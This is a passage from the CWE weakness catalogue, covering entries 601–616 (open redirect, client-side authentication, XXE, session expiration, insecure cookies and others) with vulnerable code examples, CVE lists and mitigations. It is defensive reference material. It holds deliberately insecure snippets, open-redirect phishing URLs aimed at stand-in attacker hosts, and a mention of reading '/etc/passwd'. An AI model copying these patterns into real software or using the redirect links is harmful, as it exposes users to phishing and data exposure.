Automated Static Analysis

Automated static analysis tools may not be able to determine whether input influences the beginning of a URL, which is important for reducing false positives.

Other

Whether this issue poses a vulnerability will be subject to the intended behavior of the application. For example, a search engine might intentionally provide redirects to arbitrary URLs.

Demonstrative Examples**Example 1:**

The following code obtains a URL from the query string and then redirects the user to that URL.

PHP Example:*Bad Code*

```
$redirect_url = $_GET['url'];
header("Location: " . $redirect_url);
```

The problem with the above code is that an attacker could use this page as part of a phishing scam by redirecting users to a malicious site. For example, assume the above code is in the file example.php. An attacker could supply a user with the following link:

Attack

```
http://example.com/example.php?url=http://malicious.example.com
```

The user sees the link pointing to the original trusted site (example.com) and does not realize the redirection that could take place.

Example 2:

The following code is a Java servlet that will receive a GET request with a url parameter in the request to redirect the browser to the address specified in the url parameter. The servlet will retrieve the url parameter value from the request and send a response to redirect the browser to the url address.

Java Example:*Bad Code*

```
public class RedirectServlet extends HttpServlet {
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException,
        IOException {
        String query = request.getQueryString();
        if (query.contains("url")) {
            String url = request.getParameter("url");
            response.sendRedirect(url);
        }
    }
}
```

The problem with this Java servlet code is that an attacker could use the RedirectServlet as part of a e-mail phishing scam to redirect users to a malicious site. An attacker could send an HTML formatted e-mail directing the user to log into their account by including in the e-mail the following link:

HTML Example:

Attack

```
<a href="http://bank.example.com/redirect?url=http://attacker.example.net">Click here to log in</a>
```

The user may assume that the link is safe since the URL starts with their trusted bank, bank.example.com. However, the user will then be redirected to the attacker's web site (attacker.example.net) which the attacker may have made to appear very similar to bank.example.com. The user may then unwittingly enter credentials into the attacker's web page and compromise their bank account. A Java servlet should never redirect a user to a URL without verifying that the redirect address is a trusted site.

Observed Examples

Reference	Description
CVE-2005-4206	URL parameter loads the URL into a frame and causes it to appear to be part of a valid page.
CVE-2008-2052	Open redirect vulnerability in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL in the proper parameter.
CVE-2008-2951	An open redirect vulnerability in the search script in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL as a parameter to the proper function.

Potential Mitigations**Implementation****Input Validation**

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Use a whitelist of approved URLs or domains to be used for redirection.

Architecture and Design

Use an intermediate disclaimer page that provides the user with a clear warning that they are leaving your site. Implement a long timeout before the redirect occurs, or force the user to click on the link. Be careful to avoid XSS problems (CWE-79) when generating the disclaimer page.

Architecture and Design**Enforcement by Conversion**

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "/login.asp" and ID 2 could map to "http://www.example.com/".

Features such as the ESAPI AccessReferenceMap provide this capability.

Architecture and Design**Implementation****Identify and Reduce Attack Surface**

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many open redirect problems occur because the programmer assumed that certain inputs could not be modified, such as cookies and hidden form fields.

Operation**Firewall****Moderate**

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Background Details

Phishing is a general term for deceptive attempts to coerce private information from users that will be used for identity theft.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		20	Improper Input Validation	699	15
ChildOf		442	Web Problems	699	561
ChildOf		610	Externally Controlled Reference to a Resource in Another Sphere	1000	718
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
ChildOf		801	2010 Top 25 - Insecure Interaction Between Components	800	935
ChildOf		819	OWASP Top Ten 2010 Category A10 - Unvalidated Redirects and Forwards	809	951

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
Anonymous Tool Vendor (under NDA)		
WASC	38	URI Redirector Abuse

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
194	Fake the Source of Data	

References

Craig A. Shue, Andrew J. Kalafut and Minaxi Gupta. "Exploitable Redirects on the Web: Identification, Prevalence, and Defense". < <http://www.cs.indiana.edu/cgi-pub/cshue/research/woot08.pdf> >.

Russ McRee. "Open redirect vulnerabilities: definition and prevention". Page 43. Issue 17. (IN)SECURE. July 2008. < <http://www.net-security.org/dl/insecure/INSECURE-Mag-17.pdf> >.

Jason Lam. "Top 25 Series - Rank 23 - Open Redirect". SANS Software Security Institute. 2010-03-25. < <http://blogs.sans.org/appsecstreetfighter/2010/03/25/top-25-series---rank-23---open-redirect/> >.

CWE-602: Client-Side Enforcement of Server-Side Security**Weakness ID:** 602 (*Weakness Base*)**Status:** Draft**Description****Summary**

The software is composed of a server that relies on the client to implement a mechanism that is intended to protect the server.

Extended Description

When the server relies on protection mechanisms placed on the client side, an attacker can modify the client-side behavior to bypass the protection mechanisms resulting in potentially

unexpected interactions between the client and server. The consequences will vary, depending on what the mechanisms are trying to protect.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Architectural Paradigms

- Client-Server (*Sometimes*)

Common Consequences

Integrity

Client-side validation checks can be easily bypassed, allowing malformed or unexpected input to pass into the application, potentially as trusted data. This may lead to unexpected states, behaviors and possibly a resulting crash.

Access Control

Client-side checks for authentication can be easily bypassed, allowing clients to escalate their access levels and perform unintended actions.

Likelihood of Exploit

Medium

Enabling Factors for Exploitation

Consider a product that consists of two or more processes or nodes that must interact closely, such as a client/server model. If the product uses protection schemes in the client in order to defend from attacks against the server, and the server does not use the same schemes, then an attacker could modify the client in a way that bypasses those schemes. This is a fundamental design flaw that is primary to many weaknesses.

Demonstrative Examples

This example contains client-side code that checks if the user authenticated successfully before sending a command. The server-side code performs the authentication in one step, and executes the command in a separate step.

CLIENT-SIDE (client.pl)

Perl Example:

Good Code

```
$server = "server.example.com";
$username = AskForUserName();
$password = AskForPassword();
$address = AskForAddress();
$sock = OpenSocket($server, 1234);
writeSocket($sock, "AUTH $username $password\n");
$resp = readSocket($sock);
if ($resp eq "success") {
    # username/pass is valid, go ahead and update the info!
    writeSocket($sock, "CHANGE-ADDRESS $username $address\n");
}
else {
    print "ERROR: Invalid Authentication!\n";
}
```

SERVER-SIDE (server.pl):

Bad Code

```
$sock = acceptSocket(1234);
($cmd, $args) = ParseClientRequest($sock);
if ($cmd eq "AUTH") {
    ($username, $pass) = split(/\s+/, $args, 2);
    $result = AuthenticateUser($username, $pass);
    writeSocket($sock, "$result\n");
    # does not close the socket on failure; assumes the
    # user will try again
}
elsif ($cmd eq "CHANGE-ADDRESS") {
```



```

if (validateAddress($args)) {
    $res = UpdateDatabaseRecord($username, "address", $args);
    writeSocket($sock, "SUCCESS\n");
}
else {
    writeSocket($sock, "FAILURE -- address is malformed\n");
}
}
}

```

The server accepts 2 commands, "AUTH" which authenticates the user, and "CHANGE-ADDRESS" which updates the address field for the username. The client performs the authentication and only sends a CHANGE-ADDRESS for that user if the authentication succeeds. Because the client has already performed the authentication, the server assumes that the username in the CHANGE-ADDRESS is the same as the authenticated user. An attacker could modify the client by removing the code that sends the "AUTH" command and simply executing the CHANGE-ADDRESS.

Observed Examples

Reference	Description
CVE-2006-6994	ASP program allows upload of .asp files by bypassing client-side checks.
CVE-2007-0100	client allows server to modify client's configuration and overwrite arbitrary files.
CVE-2007-0163	steganography products embed password information in the carrier file, which can be extracted from a modified client.
CVE-2007-0164	steganography products embed password information in the carrier file, which can be extracted from a modified client.

Potential Mitigations

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Even though client-side checks provide minimal benefits with respect to server-side security, they are still useful. First, they can support intrusion detection. If the server receives input that should have been rejected by the client, then it may be an indication of an attack. Second, client-side error-checking can provide helpful feedback to the user about the expectations for valid input. Third, there may be a reduction in server-side processing time for accidental input errors, although this is typically a small savings.

Architecture and Design

If some degree of trust is required between the two entities, then use integrity checking and strong authentication to ensure that the inputs are coming from a trusted source. Design the product so that this trust is managed in a centralized fashion, especially if there are complex or numerous communication channels, in order to reduce the risks that the implementer will mistakenly omit a check in a single code path.

Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Testing

Use tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session. These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	699	340
PeerOf	B	290	Authentication Bypass by Spoofing	1000	383
PeerOf	C	300	Channel Accessible by Non-Endpoint ('Man-in-the-Middle')	1000	394
CanPrecede	B	471	Modification of Assumed-Immutable Data (MAID)	1000	589
ChildOf	C	669	Incorrect Resource Transfer Between Spheres	1000	784
ChildOf	C	693	Protection Mechanism Failure	1000	814
ChildOf	C	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
ChildOf	C	753	2009 Top 25 - Porous Defenses	750	874
ParentOf	B	565	<i>Reliance on Cookies without Validation and Integrity Checking</i>	1000	673
ParentOf	B	603	<i>Use of Client-Side Authentication</i>	1000	712

Research Gaps

Server-side enforcement of client-side security is conceptually likely to occur, but some architectures might have these strong dependencies as part of legitimate behavior, such as thin clients.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
31	Accessing/Intercepting/Modifying HTTP Cookies	
63	Simple Script Injection	
122	Exploitation of Authorization	
162	Manipulating hidden fields to change the normal flow of transactions (eShoplifting)	
202	Create Malicious Client	
207	Removing Important Functionality from the Client	
208	Removing/short-circuiting 'Purse' logic: removing/mutating 'cash' decrements	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 23, "Client-Side Security Is an Oxymoron" Page 687. 2nd Edition. Microsoft. 2002.

CWE-603: Use of Client-Side Authentication

Weakness ID: 603 (Weakness Base)

Status: Draft

Description

Summary

A client/server product performs authentication within client code but not in server code, allowing server-side authentication to be bypassed via a modified client that omits the authentication check.

Extended Description

Client-side authentication is extremely weak and may be breached easily. Any attacker may read the source code and reverse-engineer the authentication mechanism to access parts of the application which would otherwise be protected.

Time of Introduction

- Architecture and Design
- Implementation

Observed Examples

Reference	Description
CVE-2006-0230	Client-side check for a password allows access to a server using crafted XML requests from a modified client.

Potential Mitigations

Do not rely on client side data. Always perform server side authentication.

Other Notes

Note that there is a close relationship between this weakness and CWE-656 (Reliance on Security through Obscurity). If developers do not believe that a user can reverse engineer a client, then they are more likely to choose client-side authentication in the belief that it is safe.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		287	Improper Authentication	699	377
PeerOf		300	Channel Accessible by Non-Endpoint ('Man-in-the-Middle')	1000	394
PeerOf		592	Authentication Bypass Issues	1000	699
ChildOf		602	Client-Side Enforcement of Server-Side Security	1000	709

Taxonomy Mappings

Mapped Taxonomy Name
Anonymous Tool Vendor (under NDA)

CWE-604: Deprecated Entries

View ID: 604 (View: *Implicit Slice*)

Status: Draft

Objective

CWE nodes in this view (slice) have been deprecated. There should be a reference pointing to the replacement in each deprecated weakness.

View Data

Filter Used:

///*@Status='Deprecated'*

View Metrics

	CWEs in this view		Total CWEs
Total	11	out of	828
Views	0	out of	24
Categories	1	out of	120
Weaknesses	10	out of	675
Compound_Elements	0	out of	9

CWEs Included in this View

Type	ID	Name
	92	DEPRECATED: Improper Sanitization of Custom Special Characters
	132	DEPRECATED (Duplicate): Miscalculated Null Termination
	139	DEPRECATED: General Special Element Problems
	217	DEPRECATED: Failure to Protect Stored Data from Modification
	218	DEPRECATED (Duplicate): Failure to provide confidentiality for stored data
	225	DEPRECATED (Duplicate): General Information Management Problems
	249	DEPRECATED: Often Misused: Path Manipulation
	423	DEPRECATED (Duplicate): Proxied Trusted Channel
	443	DEPRECATED (Duplicate): HTTP response splitting
	458	DEPRECATED: Incorrect Initialization
	516	DEPRECATED (Duplicate): Covert Timing Channel

CWE-605: Multiple Binds to the Same Port

Weakness ID: 605 (Weakness Base)

Status: Draft

Description

Summary

When multiple sockets are allowed to bind to the same port, other services on that port may be stolen or spoofed.

Time of Introduction

- Architecture and Design

- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

Integrity

Packets from a variety of network services may be stolen or the services spoofed.

Demonstrative Examples

C Example:

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#include <stdio.h>
#include <arpa/inet.h>
void bind_socket(void) {
    int server_sockfd;
    int server_len;
    struct sockaddr_in server_address;
    unlink("server_socket");
    server_sockfd = socket(AF_INET, SOCK_STREAM, 0);
    server_address.sin_family = AF_INET;
    server_address.sin_port = 21;
    server_address.sin_addr.s_addr = htonl(INADDR_ANY);
    server_len = sizeof(struct sockaddr_in);
    bind(server_sockfd, (struct sockaddr *) &s1, server_len);
}
```

Potential Mitigations

Restrict server socket address to known local addresses.

Other Notes

On most systems, a combination of setting the SO_REUSEADDR socket option, and a call to bind() allows any process to bind to a port to which a previous process has bound with INADDR_ANY. This allows a user to bind to the specific address of a server bound to INADDR_ANY on an unprivileged port, and steal its udp packets/tcp connection.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699	313
ChildOf		666	Operation on Resource in Wrong Phase of Lifetime	1000	781
ChildOf		675	Duplicate Operations on Resource	1000	789

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-606: Unchecked Input for Loop Condition

Weakness ID: 606 (Weakness Base)

Status: Draft

Description

Summary

The product does not properly check inputs that are used for loop conditions, potentially leading to a denial of service because of excessive looping.

Time of Introduction

- Implementation

Demonstrative Examples

C Example:*Bad Code*

```

void iterate(int n){
    int i;
    for (i = 0; i < n; i++){
        foo();
    }
}
void iterateFoo()
{
    unsigned num;
    scanf("%u",&num);
    iterate(num);
}

```

Potential Mitigations

Do not use user-controlled data for loop conditions.

Perform input validation.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	<input checked="" type="checkbox"/>	699 1000
ChildOf		738	CERT C Secure Coding Section 04 - Integers (INT)	<input checked="" type="checkbox"/>	734 865

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
Anonymous Tool Vendor (under NDA)		
CERT C Secure Coding	INT03-C	Use a secure integer library

CWE-607: Public Static Final Field References Mutable Object

Weakness ID: 607 (*Weakness Variant*)**Status:** Draft**Description****Summary**

A public or protected static final field references a mutable object, which allows the object to be changed by malicious code, or accidentally from another package

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- Java

Demonstrative Examples

Here, an array (which is inherently mutable) is labeled public static final.

Java Example:*Bad Code*

```
public static final String[] USER_ROLES;
```

Potential Mitigations

Protect mutable objects by making them private. Restrict access to the getter and setter as well.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		471	Modification of Assumed-Immutable Data (MAID)	<input checked="" type="checkbox"/>	699 1000
ChildOf		485	Insufficient Encapsulation	<input checked="" type="checkbox"/>	699 609

Taxonomy Mappings

Mapped Taxonomy NameAnonymous Tool Vendor
(under NDA)

CWE-608: Struts: Non-private Field in ActionForm Class

Weakness ID: 608 (*Weakness Variant*)**Status:** Draft**Description****Summary**

An ActionForm class contains a field that has not been declared private, which can be accessed without using a setter or getter.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- Java

Demonstrative Examples

In the following Java example the class RegistrationForm is a Struts framework ActionForm Bean that will maintain user input data from a registration webpage for a online business site. The user will enter registration data and through the Struts framework the RegistrationForm bean will maintain the user data.

Java Example:*Bad Code*

```
public class RegistrationForm extends org.apache.struts.validator.ValidatorForm {
    // variables for registration form
    public String name;
    public String email;
    ...
    public RegistrationForm() {
        super();
    }
    public ActionErrors validate(ActionMapping mapping, HttpServletRequest request) {...}
    ...
}
```

However, within the RegistrationForm the member variables for the registration form input data are declared public not private. All member variables within a Struts framework ActionForm class must be declared private to prevent the member variables from being modified without using the getter and setter methods. The following example shows the member variables being declared private and getter and setter methods declared for accessing the member variables.

Java Example:*Good Code*

```
public class RegistrationForm extends org.apache.struts.validator.ValidatorForm {
    // private variables for registration form
    private String name;
    private String email;
    ...
    public RegistrationForm() {
        super();
    }
    public ActionErrors validate(ActionMapping mapping, HttpServletRequest request) {...}
    // getter and setter methods for private variables
    ...
}
```

Potential Mitigations

Make all fields private. Use getter to get the value of the field. Setter should be used only by the framework; setting an action form field from other actions is bad practice and should be avoided.

Weakness Ordinalities

Primary (*where the weakness exists independent of other weaknesses*)

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		101	Struts Validation Problems	699	145
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-609: Double-Checked Locking

Weakness ID: 609 (Weakness Base)

Status: Draft

Description

Summary

The program uses double-checked locking to access a resource without the overhead of explicit synchronization, but the locking is insufficient.

Extended Description

Double-checked locking refers to the situation where a programmer checks to see if a resource has been initialized, grabs a lock, checks again to see if the resource has been initialized, and then performs the initialization if it has not occurred yet. This should not be done, as is not guaranteed to work in all languages and on all architectures. In summary, other threads may not be operating inside the synchronous block and are not guaranteed to see the operations execute in the same order as they would appear inside the synchronous block.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

It may seem that the following bit of code achieves thread safety while avoiding unnecessary synchronization...

Java Example:

Bad Code

```
if (helper == null) {
    synchronized (this) {
        if (helper == null) {
            helper = new Helper();
        }
    }
}
return helper;
```

The programmer wants to guarantee that only one Helper() object is ever allocated, but does not want to pay the cost of synchronization every time this code is called.

Let's say helper is not initialized. Then, thread A comes along, sees that helper==null, and enters the synchronized block and begins to execute:

Bad Code

```
helper = new Helper();
```

If a second thread, thread B, takes over in the middle of this call and helper has not finished running the constructor, then thread B may make calls on helper while its fields hold incorrect values.

Potential Mitigations

While double-checked locking can be achieved in some languages, it is inherently flawed in Java before 1.5, and cannot be achieved without compromising platform independence. Before Java 1.5, only use of the synchronized keyword is known to work. Beginning in Java 1.5, use of the "volatile" keyword allows double-checked locking to work successfully, although there is some debate as to whether it achieves sufficient performance gains. See references.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	361	Time and State	699	462
CanPrecede	G	362	Race Condition	699	463
ChildOf	B	367	Time-of-check Time-of-use (TOCTOU) Race Condition	1000	472
ChildOf	B	667	Insufficient Locking	1000	782

References

David Bacon et al. "The "Double-Checked Locking is Broken" Declaration". < <http://www.cs.umd.edu/~pugh/java/memoryModel/DoubleCheckedLocking.html> >.

Jeremy Manson and Brian Goetz. "JSR 133 (Java Memory Model) FAQ". < <http://www.cs.umd.edu/~pugh/java/memoryModel/jsr-133-faq.html#dcl> >.

CWE-610: Externally Controlled Reference to a Resource in Another Sphere

Weakness ID: 610 (Weakness Class)

Status: Draft

Description

Summary

The product uses an externally controlled name or reference that resolves to a resource that is outside of the intended control sphere.

Extended Description

Time of Introduction

- Architecture and Design

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	265	Privilege / Sandbox Issues	699	353
ChildOf	G	664	Improper Control of a Resource Through its Lifetime	1000	777
ParentOf	B	15	External Control of System or Configuration Setting	1000	12
ParentOf	C	73	External Control of File Name or Path	1000	77
PeerOf	B	386	Symbolic Name not Mapping to Correct Object	1000	494
ParentOf	B	441	Unintended Proxy/Intermediary	1000	561
ParentOf	B	470	Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')	1000	587
ParentOf	V	601	URL Redirection to Untrusted Site ('Open Redirect')	1000	706
ParentOf	V	611	Information Leak Through XML External Entity File Disclosure	1000	719

Relationship Notes

This is a general class of weakness, but most research is focused on more specialized cases, such as path traversal (CWE-22) and symlink following (CWE-61). A symbolic link has a name; in general, it appears like any other file in the file system. However, the link includes a reference to another file, often in another directory - perhaps in another sphere of control. Many common library functions that accept filenames will "follow" a symbolic link and use the link's target instead.

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
219	XML Routing Detour Attacks	

CWE-611: Information Leak Through XML External Entity File Disclosure

Weakness ID: 611 (Weakness Variant)

Status: Draft

Description

Summary

The product processes an XML document that can contain XML entities with URLs that resolve to documents outside of the intended sphere of control, causing the product to embed incorrect documents into its output.

Extended Description

XML documents optionally contain a Document Type Definition (DTD), which, among other features, enables the definition of "XML entities". It is possible to define an entity locally by providing a substitution string in the form of a URL whose content is substituted for the XML entity when the DTD is processed. The attack can be launched by defining an XML entity whose content is a file URL (which, when processed by the receiving end, is mapped into a file on the server), that is embedded in the XML document, and thus, is fed to the processing application. This application may echo back the data (e.g. in an error message), thereby exposing the file contents.

Time of Introduction

- Implementation




Observed Examples

Reference	Description
CVE-2005-1306	A browser control can allow remote attackers to determine the existence of files via Javascript containing XML script, aka the "XML External Entity vulnerability."

Background Details

It's important to note that a URL can have non-HTTP schemes, especially, that a URL such as "file:///c:/winnt/win.ini" designates (in Windows) the file C:\Winnt\win.ini. Similarly, a URL can be used to designate any file on any drive.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		538	File and Directory Information Exposure	699	655
ChildOf		610	Externally Controlled Reference to a Resource in Another Sphere	1000	718
ChildOf		673	External Influence of Sphere Definition	1000	787

Relevant Properties

- Accessibility

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
Anonymous Tool Vendor (under NDA)		
WASC	43	XML External Entities

CWE-612: Information Leak Through Indexing of Private Data

Weakness ID: 612 (Weakness Variant)

Status: Draft

Description

Summary

The product performs an indexing routine against private documents, but does not sufficiently verify that the actors who can access the index also have the privileges to access the private documents.

Extended Description

When an indexing routine is applied against a group of private documents, and that index's results are available to outsiders who do not have access to those documents, then outsiders might be able to obtain sensitive information by conducting targeted searches. The risk is especially dangerous if search results include surrounding text that was not part of the search query. This issue can appear in search engines that are not configured (or implemented) to ignore critical files that should remain hidden; even without permissions to download these files directly, the remote user could read them.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		200	Information Exposure	699	287
				1000	

Research Gaps

This weakness is probably under-studied and under-reported

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
Anonymous Tool Vendor (under NDA)		
WASC	48	Insecure Indexing

CWE-613: Insufficient Session Expiration

Weakness ID: 613 (*Weakness Base*)

Status: Incomplete

Description

Summary

According to WASC, "Insufficient Session Expiration is when a web site permits an attacker to reuse old session credentials or session IDs for authorization."

Time of Introduction

- Architecture and Design
- Implementation

Demonstrative Examples

The following snippet was taken from a J2EE web.xml deployment descriptor in which the session-timeout parameter is explicitly defined (the default value depends on the container). In this case the value is set to -1, which means that a session will never expire.

Java Example:

Bad Code

```
<web-app>
[...snipped...]
<session-config>
  <session-timeout>-1</session-timeout>
</session-config>
</web-app>
```

Potential Mitigations

Set sessions/credentials expiration date.

Other Notes

The lack of proper session expiration may improve the likely success of certain attacks. For example, an attacker may intercept a session ID, possibly via a network sniffer or Cross-site Scripting attack. Although short session expiration times do not help if a stolen token is immediately used, they will protect against ongoing replaying of the session ID. In another scenario, a user might access a web site from a shared computer (such as at a library, Internet cafe, or open work environment). Insufficient Session Expiration could allow an attacker to use the browser's back button to access web pages previously accessed by the victim.

Relationships

Nature	Type	ID	Name		Page
CanPrecede		287	Improper Authentication	<input checked="" type="checkbox"/>	699 1000
ChildOf		361	Time and State		699 462
ChildOf		672	Operation on a Resource after Expiration or Release		1000 786
ChildOf		724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management		711 852
RequiredBy		352	Cross-Site Request Forgery (CSRF)		1000 450

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	47	Insufficient Session Expiration

CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

Weakness ID: 614 (Weakness Variant)

Status: Draft

Description

Summary

The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over an HTTP session.

Time of Introduction

- Implementation

Demonstrative Examples

The snippet of code below, taken from a servlet doPost() method, sets an accountID cookie (sensitive) without calling setSecure(true).

Java Example:

Bad Code

```
Cookie c = new Cookie(ACCOUNT_ID, acctID);
response.addCookie(c);
```

Observed Examples

Reference	Description
CVE-2004-0462	A product does not set the Secure attribute for sensitive cookies in HTTPS sessions, which could cause the user agent to send those cookies in plaintext over an HTTP session with the product.
CVE-2008-0128	A product does not set the secure flag for a cookie in an https session, which can cause the cookie to be sent in http requests and make it easier for remote attackers to capture this cookie.
CVE-2008-3662	A product does not set the secure flag for the session cookie in an https session, which can cause the cookie to be sent in http requests and make it easier for remote attackers to capture this cookie.
CVE-2008-3663	A product does not set the secure flag for the session cookie in an https session, which can cause the cookie to be sent in http requests and make it easier for remote attackers to capture this cookie.

Potential Mitigations

Always set the secure attribute when the cookie should sent via HTTPS only.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	311	Missing Encryption of Sensitive Data	699 1000	407

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
102	Session Sidejacking	

CWE-615: Information Leak Through Comments

Weakness ID: 615 (Weakness Variant)

Status: Incomplete

Description

Summary

While adding general comments is very useful, some programmers tend to leave important data, such as: filenames related to the web application, old links or links which were not meant to be browsed by users, old code fragments, etc.

Extended Description

An attacker who finds these comments can map the application's structure and files, expose hidden parts of the site, and study the fragments of code to reverse engineer the application, which may help develop further attacks against the site.

Time of Introduction

- Implementation

Demonstrative Examples

The following comment, embedded in a JSP, will be displayed in the resulting HTML output.

HTML/JSP Example:

Bad Code

```
<!-- FIXME: calling this with more than 30 args kills the JDBC server -->
```

Observed Examples

Reference	Description
CVE-2007-4072	CMS places full pathname of server in HTML comment.
CVE-2007-6197	Version numbers and internal hostnames leaked in HTML comments.
CVE-2009-2431	blog software leaks real username in HTML comment.

Potential Mitigations

Remove comments which have sensitive information about the design/implementation of the application. Some of the comments may be exposed to the user and affect the security posture of the application.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	V	540	Information Leak Through Source Code	699 1000	656

CWE-616: Incomplete Identification of Uploaded File Variables (PHP)

Weakness ID: 616 (Weakness Variant)

Status: Incomplete

Description

Summary

The PHP application uses an old method for processing uploaded files by referencing the four global variables that are set for each file (e.g. \$varname, \$varname_size, \$varname_name, \$varname_type). These variables could be overwritten by attackers, causing the application to process unauthorized files.

Extended Description

These global variables could be overwritten by POST requests, cookies, or other methods of populating or overwriting these variables. This could be used to read or process arbitrary files by providing values such as "/etc/passwd".

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- PHP

Demonstrative Examples**Example 1:**

As of 2006, the "four globals" method is probably in sharp decline, but older PHP applications could have this issue.

In the "four globals" method, PHP sets the following 4 global variables (where "varname" is application-dependent):

PHP Example:*Bad Code*

```
$varname = name of the temporary file on local machine
$varname_size = size of file
$varname_name = original name of file provided by client
$varname_type = MIME type of the file
```

Example 2:

"The global \$_FILES exists as of PHP 4.1.0 (Use \$HTTP_POST_FILES instead if using an earlier version). These arrays will contain all the uploaded file information."

PHP Example:*Bad Code*

```
$_FILES['userfile']['name'] - original filename from client
$_FILES['userfile']['tmp_name'] - the temp filename of the file on the server
```

** note: 'userfile' is the field name from the web form; this can vary.

Observed Examples

Reference	Description
CVE-2002-1460	program does not distinguish between normal \$_POST variables and the ones that are used for recognizing that a file has been downloaded.
CVE-2002-1460	PHP web forum does not properly verify whether a file was uploaded, allowing attackers to reference other files by modifying POST variables.
CVE-2002-1710	product does not check if the variables for an upload were set by uploading the file, or other methods such as \$_POST.
CVE-2002-1710	product does not distinguish uploaded file from other files.
CVE-2002-1759	PHP script does not restrict access to uploaded files. Overlaps container error.

Potential Mitigations**Architecture and Design**

Use PHP 4 or later.

Architecture and Design

If you must support older PHP versions, write your own version of is_uploaded_file() and run it against \$HTTP_POST_FILES['userfile'])

For later PHP versions, reference uploaded files using the \$HTTP_POST_FILES or \$_FILES variables, and use is_uploaded_file() or move_uploaded_file() to ensure that you are dealing with an uploaded file.

Other Notes**Weakness Ordinalities**

Primary (where the weakness exists independent of other weaknesses)

Relationships

